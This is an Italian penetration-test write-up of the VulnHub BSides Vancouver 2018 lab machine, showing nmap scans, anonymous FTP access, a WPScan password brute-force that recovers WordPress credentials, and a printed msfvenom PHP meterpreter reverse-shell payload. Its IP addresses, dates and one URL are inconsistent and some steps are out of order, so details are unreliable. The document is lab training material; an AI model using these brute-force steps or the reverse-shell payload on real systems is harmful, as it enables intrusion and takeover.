Penetration Test Report - VM 192.168.1.18

Informazioni:

-Progetto: VA/PT su macchina virtuale

-Data del test: 13/06/2025 al 18/06/2025

- Autore: Dianin Sofia

Introduzione

-Obbiettivo del test: identificare vulnerabilità nella macchina virtuale BsidesVancouver 2018 e completare la simulazione di cattura la bandiera

- La macchina virtuale BsidesVancouver 2108 si può avviare svaricando l'ì OVA dai seguenti indirizzi:

https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231

https://github.com/samiux/samiux.github.io/blob/master/ctf-bsides-vancouver-2018.md

Strumenti utilizzati:

-nmap


-WPScan

-nsfvenom

-metasploit

1.scansione per identificazione di IP

-Scansione per identificare ip della macchina target, avendo la macchina target a disposizione è stato fatto in ifconfig diretto sulla macchina volubile, in alternativa non avendo a disposizione la fonte si usa il commando netdiscover per ricavare l'indirizzo. Riscontrando così che l'ip corrisponde a 192.168.1.18.




```
Currently scanning: 172.16.241.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 124
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.2        52:55:0a:00:02:02      1      60  Unknown vendor
10.0.2.3        52:55:0a:00:02:03      1      64  Unknown vendor
```


2. Scansione della rete e identificazione host e scansione delle porte

- Tramite `nmap -sn 192.168.1.18` viene identificato un host attivo con MAC address corrispondente a una VirtualBox. Individuando le porte aperte che di base sono HTTP (80) e FTP (21) e SSH (22).

- Viene confermato che il servizio FTP sulla porta 21 e SSH sulla porta 22 sono attivi. Inoltre, il servizio HTTP (porta 80) è disponibile.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 12:21 EDT
Nmap scan report for bsides2018.station (192.168.1.18)
Host is up (0.00049s latency).
MAC Address: 08:00:27:AE:D1:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.18 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 12:23 EDT
Nmap scan report for bsides2018.station (192.168.1.18)
Host is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.21
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:AE:D1:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms bsides2018.station (192.168.1.18)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.55 seconds
```

3. esplorazione applicazione web

Prova di inserimento dell’indirizzo ip nel motore di ricerca per verificare eventuali testi o informazioni

-connessione tramite 192.168.1.18




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

-connessione tramite http://192.168.1.18 e visualizzazione di eventuale codice backend



```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>

```

- Connessione tramite `ftp 192.168.1.18` accettata in anonymous, esplorando si trovano dati utili

 - Navigando nella cartella `public` si trova un file `users.txt.bk` che contiene i seguenti nomi utente:


abatchy

john

mai


anne

doomguy



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.18
Connected to 192.168.1.18.
220 (vsFTPd 2.3.5)
Name (192.168.1.18:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||60205|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||60090|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat user.txt.bk
?Invalid command.
ftp> more users.txt.bk
abatchy
john
mai
anne
doomguy

ftp> exit
221 Goodbye.
```

-connessione tramite http://192.168.192.168.1.18/backup_wordpress



Deprecated WordPress blog

Just another WordPress site

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

john / March 7, 2018 / Leave a comment

Hello world!


RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!


RECENT COMMENTS

- Mr WordPress on Hello world!


-utilizzo di WPScan per individuare vulnerabilità note, dando solo informazioni basilari




```
─# wpscan --url http://192.168.1.130/backup_wordpress/ --usernames john --passwords /root/Downloads/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.130/backup_wordpress/ [192.168.1.130]
[+] Started: Wed May  1 16:18:51 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.130/backup_wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.130/backup_wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.130/backup_wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.130/backup_wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```




```
[+] XML-RPC seems to be enabled: http://192.168.1.18/backup_wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.18/backup_wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.18/backup_wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.18/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
 |  - http://192.168.1.18/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
 | Location: http://192.168.1.18/backup_wordpress/wp-content/themes/twentysixteen/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://192.168.1.18/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://192.168.1.18/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead w
i...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.18/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
```




```
[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <==============================> (652 / 652) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:02 <============================> (2575 / 2575) 100.00% Time: 00:00:02

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <===============================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00 <=====================================> (75 / 75) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to
be detected)
 Brute Forcing Attachment IDs - Time: 00:00:09 <===========================> (100 / 100) 100.00% Time: 00:00:09

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <================================> (10 / 10) 100.00% Time: 00:00:01
```



```
[i] User(s) Identified:

[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jun 17 12:40:08 2025
[+] Requests Done: 3614
[+] Cached Requests: 9
[+] Data Sent: 1.077 MB
[+] Data Received: 23.15 MB
[+] Memory used: 310.945 MB
[+] Elapsed time: 00:00:18
```




```
[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.130/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
 |  - http://192.168.1.130/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
 | Location: http://192.168.1.130/backup_wordpress/wp-content/themes/twentysixteen/
 | Last Updated: 2024-04-02T00:00:00.000Z
 | Readme: http://192.168.1.130/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 3.2
 | Style URL: http://192.168.1.130/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.130/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=====================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```



```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=====================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:02:04 <                                            > (2515 / 14346906)  0.01%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed May  1 16:20:59 2024
[+] Requests Done: 2656
[+] Cached Requests: 37
[+] Data Sent: 1.394 MB
[+] Data Received: 1.605 MB
[+] Memory used: 303.672 MB
[+] Elapsed time: 00:02:08
```

4. Ricognizione WordPress e generazione payload




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p "php/meterpreter/reverse_tcp" LHOST=192.168.1.18 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.18'; $port = 4444; if (($f = 'stream_socket_client') && is_callab
le($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) {
 $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET
, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$
s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($
s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $
len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen
($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS[
'msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_
bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

5. Esplorazione HTTP

- Visitando `http://192.168.1.18` compare la pagina di default di Apache.

- All'URL `http://192.168.1.18/backup_wordpress/` è disponibile una vecchia installazione di WordPress.

